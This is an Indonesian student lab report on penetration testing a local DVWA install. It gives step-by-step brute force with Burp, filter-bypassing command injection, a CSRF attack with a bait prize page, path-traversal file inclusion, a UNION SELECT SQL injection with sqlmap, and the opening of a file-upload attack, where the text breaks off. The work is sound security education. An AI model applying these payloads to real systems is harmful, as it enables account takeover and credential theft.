

Laporan Tugas Besar CLO 3 Cyber Security
Penetration Testing terhadap Framework menggunakan Damn Vulnerable Web
Application (DVWA)



Disusun Oleh :

Deny Ahmad Sofyan (1301194274)

Mohamad Rizki Nugraha (1301194092)

Zahid Athallah Shabir (1301194074)

PROGRAM STUDI S1 INFORMATIKA

FAKULTAS INFORMATIKA

TELKOM UNIVERSITY

2022


1. Instalasi DVWA

Download dan siapkan terlebih dahulu Damn Vulnerable Web Application (DVWA) dan juga XAMPP dan juga Burp untuk melakukan beberapa serangan


- A. Download DVWA melalui platform website <http://dvwa.co.uk/> atau bisa melalui direct link Github pada <https://github.com/digininja/DVWA>




- B. Buka folder XAMPP yang telah di siapkan, lalu masuk ke folder root xampp/htdocs lalu hapus isi dari folder tersebut



- C. Setelah di hapus lalu buat folder baru bernama 'dvwa' pada folder /htdoct lalu extract isi dari DVWA-master.zip yang sudah di download sebelumnya ke dalam folder dvwa




- D. Lakukan pengaturan pada file 'config.inc.php' yang berada di folder xampp/htdocs/dvwa/config dengan merename dari 'config.inc.php.dist' menjadi 'config.inc.php' lalu buka menggunakan notepad dan lakukan pengaturan sebagai berikut lalu save




```
config.inc.php - Notepad
File Edit Format View Help
# If you are using MariaDB then you cannot use root, you must u
# See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ] = 'localhost';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port' ] = '3306';
```

- E. Buka pada searchbar browser apapun 'localhost/dvwa/setup.php' bila muncul halaman login maka login menggunakan username=admin password=password lalu klik pada bagian bawah ahir 'Create / Reset Database'




- F. Lakukan pengaturan pada DVWA sesuai ketentuan tugas degan tingkat kesulitan medium, pada laman DVWA sebelumnya buka tab DVWA Security lalu pada security level atur pada posisi medium lalu submit




2. Melakukan serangan Brute Force

Melakukan serangan untuk login menggunakan metode Brute Force menggunakan media software Burp untuk menyerang data login untuk masuk sebagai admin


- A. Buka software burp, pilih temporary project lalu start projet, setelah itu masuk ke tab proxy lalu pada tombol 'intercept' pastikan off dengan cara di klik



- B. Klik tombol open in browser lalu masukan pada search bar localhost/dvwa/login.php lalu masukan username dan password yang sudah di tuliskan di atas pastikan pada software Burp tombol intercept sudah ter on kan kembali




- C. Setelah masuk ke halaman utama makan cek kembali settingan dvwa ke medium agar sesuai dengan ketentuan pada tugas kali ini, setelah itu masuk ke bagian brute force dan coba masukan username dan password yang sekiranya salah, contoh username:iki password:akusayangkamu




- D. Buka kembali software Burp dan buka tab proxy/intercept maka terdapat data raw berisi info login, setelah itu klik kanan dan pilih 'send to intruder'




- E. Lalu buka tab intruder pada bagian position pilih attack type nya dengan 'Cluster Bom' agar dapat mudah mencari kemungkinan dengan 2 kata berbeda, dan bersihkan tanda dollar pada scriptnya dan tambahkan kembali tanda dollar pada script bagian isi username dan password



- F. Lalu buka tab payloads pada bagian payloadset ke 1 dan 2 tambahkan payload list yaitu beberapa kemungkinan kata yang akan di coba kemungkinannya



- G. Lalu pada tab intruder di bagian option clear list dari grep-match dan tambahkan kata-kata kita sendiri untuk indikasi kemungkinan yang benar disini contohnya adalah 'welcome'



- H. Setelah semua preparation selesai maka pada tab payloads kita klik 'start attack' dan tunggu sampai hasilnya selesai terlihat disini kita dapat melihat kombinasi username dan password yang sesuai ditandai dengan kolom welcome barisnya berisi angka 1

Requ...	Payload 1	Payload 2	Status	Error	Timeout	Length	welco...	Comm
2	admin123	admin	200			4567		
3	password	admin	200			4567		
4	password123	admin	200			4567		
5	admin	admin123	200			4567		
6	admin123	admin123	200			4567		
7	password	admin123	200			4567		
8	password123	admin123	200			4567		
9	admin	password	200			4610	1	
10	admin123	password	200			4567		
11	password	password	200			4567		
12	password123	password	200			4567		

Request Response

1 GET /dwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1

2 Host: localhost

3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"

4 sec-ch-ua-mobile: ?0

- I. Setelah di ketahui kombinasi nyam aka kita dapat langsung memasukan username dan password ke laman login dan akan keluar output seperti berikut

Vulnerability: Brute Force

Login

Username:

Password:

Welcome to the password protected area admin

3. Melakukan serangan Command Injection

Melakukan serangan untuk menyisipkan command untuk mengeksekusi perintah sewenang-wenang di web server melalui website yang rentan. Pada tingkat kesulitan medium kita sudah protect dengan filter dari website untuk mencegah command injection ini berbeda dengan low yang sangat rentan tidak ada filterisasi sama sekali

A. Buka Command Injection pada DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address:

- B. Karena di tingkat medium ini web server telah di lakukan filterisasi maka beberapa command telah di filter seperti command '&&' dan ';', karena itu kita dapat melakukan inject dengan menggunakan command yang tidak terfilter seperti '|' '&' di belakang nya kita bisa memasukan perintah seperti dir (pada windows) untuk melihat file yang ada di web server

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
Pinging 127.0.0.1 with 32 bytes of data:
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Ping statistics for 127.0.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 0ms, Maximum = 0ms, Average = 0ms
    Volume in drive C is Windows 10
    Volume Serial Number is 0489-0B08


    Directory of C:\Program Files\xampp\htdocs\dvwa\vulnerabilities\exec

12/31/2021  12:27 PM
               .
12/31/2021  12:27 PM
               ..
12/01/2021  03:59 PM
               help
12/01/2021  03:59 PM               1,839 index.php
12/31/2021  12:27 PM
               source
                   1 File(s)             1,839 bytes
                   4 Dir(s)  17,978,859,520 bytes free
```


4. Melakukan serangan Cross Site Request Forgery (CSRF)

Cross-site request forgery, dikenal juga dengan one click attack atau session riding disingkat dengan CSRF, merupakan bentuk eksploitasi website yang dieksekusi atas wewenang korban, tanpa dikehendakinya


- A. Menyiapkan software Burp untuk interceptor seperti pada saat melakukan serangan Brute Force dan buka DVWA pada browser dan buat password baru lalu tangkap pada http history raw data dari pembuatan password baru lalu ambil URL paling atas di samping GET dan edit password sesuai dengan keinginan, disini kami menggunakan password baru 'hacked'



- B. Lalu siapkan sebuah website html untuk korban dengan hook yaitu hadiah uang tunai senilai 50\$




- C. Setelah korban membuka website maka kita harus siap standby pada Burp bagian intercept, karena setelah korban men klik tombol claim maka korban menunggu untuk di arahkan ke halaman selanjutnya padahal attacker sedang mencoba mengganti password korban dengan menggantinya menjadi 'hacked'. Setelah kita mengetahui URL untuk mengubah password maka kita harus menambahkan parameter 'Referer' dengan nisi URL login setelah itu forward request korban



```
1 GET /dvwa/vulnerabilities/csrf/?password_new=admin&password_conf=admin&Change=Change HTTP/
2 Host: localhost
3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Geck
8 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*
  v=b3;q=0.9
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Referer: http://localhost/dvwa/vulnerabilities/csrf/
16 Cookie: security=medium; PHPSESSID=brsvauhfu67d0raej00cq5hnb
17 Connection: close
18
19
```

- D. Setelah kita forward request korban maka kita langsung dapat melihat bahwa password telah terubah menjadi 'hacked'

Vulnerability: Cross Site Request Forgery (CSRF)



Change your admin password:

New password:

Confirm new password:

Password Changed.

5. File Inclusion

File Inclusion adalah salah satu celah keamanan yang memiliki dampak cukup besar terhadap website dan server. File Inclusion sendiri terdiri dari Local File Inclusion (LFI) Dampak serangan yang paling bisa dirasakan adalah diambil alihnya akses terhadap website ataupun server, jika server sudah berhasil diambil alih, otomatis database beserta hak akses yang lainnya pun berhasil dikuasai.

- A. Buka pada file inclusion di DVWA dan mulai meretas server melalui URL, karena menggunakan level security medium, maka beberapa masukan seperti http dan juga ../../ di filterisasi atau di blacklist oleh karena itu kita dapat mengakalinya dengan cara menggunakan masukan ../../../../../../ yang tidak dapat di kenali oleh filter

Vulnerability: File Inclusion

File 1


Hello admin
Your IP address is: 127.0.0.1

[\[back\]](#)

More Information

- [Wikipedia - File inclusion vulnerability](#)
- [WSTG - Local File Inclusion](#)
- [WSTG - Remote File Inclusion](#)

- B. Masukan ../../../../../../hackable/flags/fi.php pada tambahan url setelah page



6. SQL Injection

SQL Injection merupakan teknik eksploitasi dengan cara memodifikasi perintah sql pada form input aplikasi yang memungkinkan penyerang untuk dapat mengirimkan sintaks ke database aplikasi. SQL Injection juga dapat didefinisikan sebagai teknik eksploitasi celah keamanan pada layer database untuk mendapatkan query data pada sebuah aplikasi.

A. Buka pada SQL Injection di DVWA dan coba

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

B. Lalu reload halaman DVWA dan buka kembali halaman SQL Injection lalu buka Burp dengan intercept on, setelah itu kita akan menangkap akses yang masuk ke interceptor. Setelah itu kita masukan command SQL seperti berikut pada bagian paling bawah yaitu id untuk submit data ke query sql

```
21 Connection: close
22
23 id=1 or 1=1 UNION SELECT user, password FROM users#&Submit=Submit
```

C. Lalu forward request lalu akan menampilkan list user dan passwordnya

Vulnerability: SQL Injection

User ID:

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Gordon
Surname: Brown

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Hack
Surname: Me

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Pablo
Surname: Picasso

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: Bob
Surname: Smith

ID: 1 or 1=1 UNION SELECT user, password FROM users#
First name: admin
Surname: 4d4098d64e163d2726959455d046fd7c

7. SQL Injection (Blind)

Blind-boolean-based SQL Injection. Teknik ini merupakan salah satu teknik yang bergantung pada pengiriman query SQL ke database yang memaksa aplikasi untuk mengirimkan nilai balikan yang berbeda bergantung pada apakah query balikan yang diberikan TRUE atau FALSE.

- A. Buka pada SQL Injection (Blind) pada DVWA lalu buka Burp dengan intercept on, setelah itu klik submit pada DVWA lalu kita akan menangkap akses yang masuk ke interceptor. Setelah itu kita bisa melihat beberapa info untuk di akses menggunakan sqlmap



- B. Lalu kita buka sqlmap pada cmd dengan memasukan beberapa parameter tambahan dari Burp dan akan keluar hasil mapping dari SQL tersebut yaitu kolom dan table

```
Administrator: C:\Windows\System32\cmd.exe
c:\Users\User\Desktop\sqlmap>py ./sqlmap.py -u "http://localhost/dvwa/vulnerabilities/sql_i_blind/" --cookie="security=medium; PHPSESSID=brsvauhf67d8raej00cq5hnb" --data="id=1&Submit=Submit" -D dvwa --tables
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 20:12:44 /2021-12-31/
[20:12:44] [INFO] testing connection to the target URL
[20:12:44] [INFO] testing if the target URL content is stable
[20:12:45] [INFO] target URL content is stable
[20:12:45] [INFO] testing if POST parameter 'id' is dynamic
[20:12:45] [WARNING] POST parameter 'id' does not appear to be dynamic
```

```
[20:13:12] [INFO] fetched data
Database: dvwa
Table: users
[8 columns]
+-----+
| Column      | Type      |
+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login  | timestamp   |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+

Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[20:13:12] [INFO] fetched data
```

8. Melakukan serangan Upload

Melakukan serangan dengan mengupload file yang berisikan virus/code untuk mengakses server, permasalahan kali ini adalah kita hanya bisa mengupload berupa gambar jpeg/png saja sementara kita akan mengupload sebuah code untuk di inject


A. Mencoba upload sebuah gambar terlebih dahulu lalu coba file code



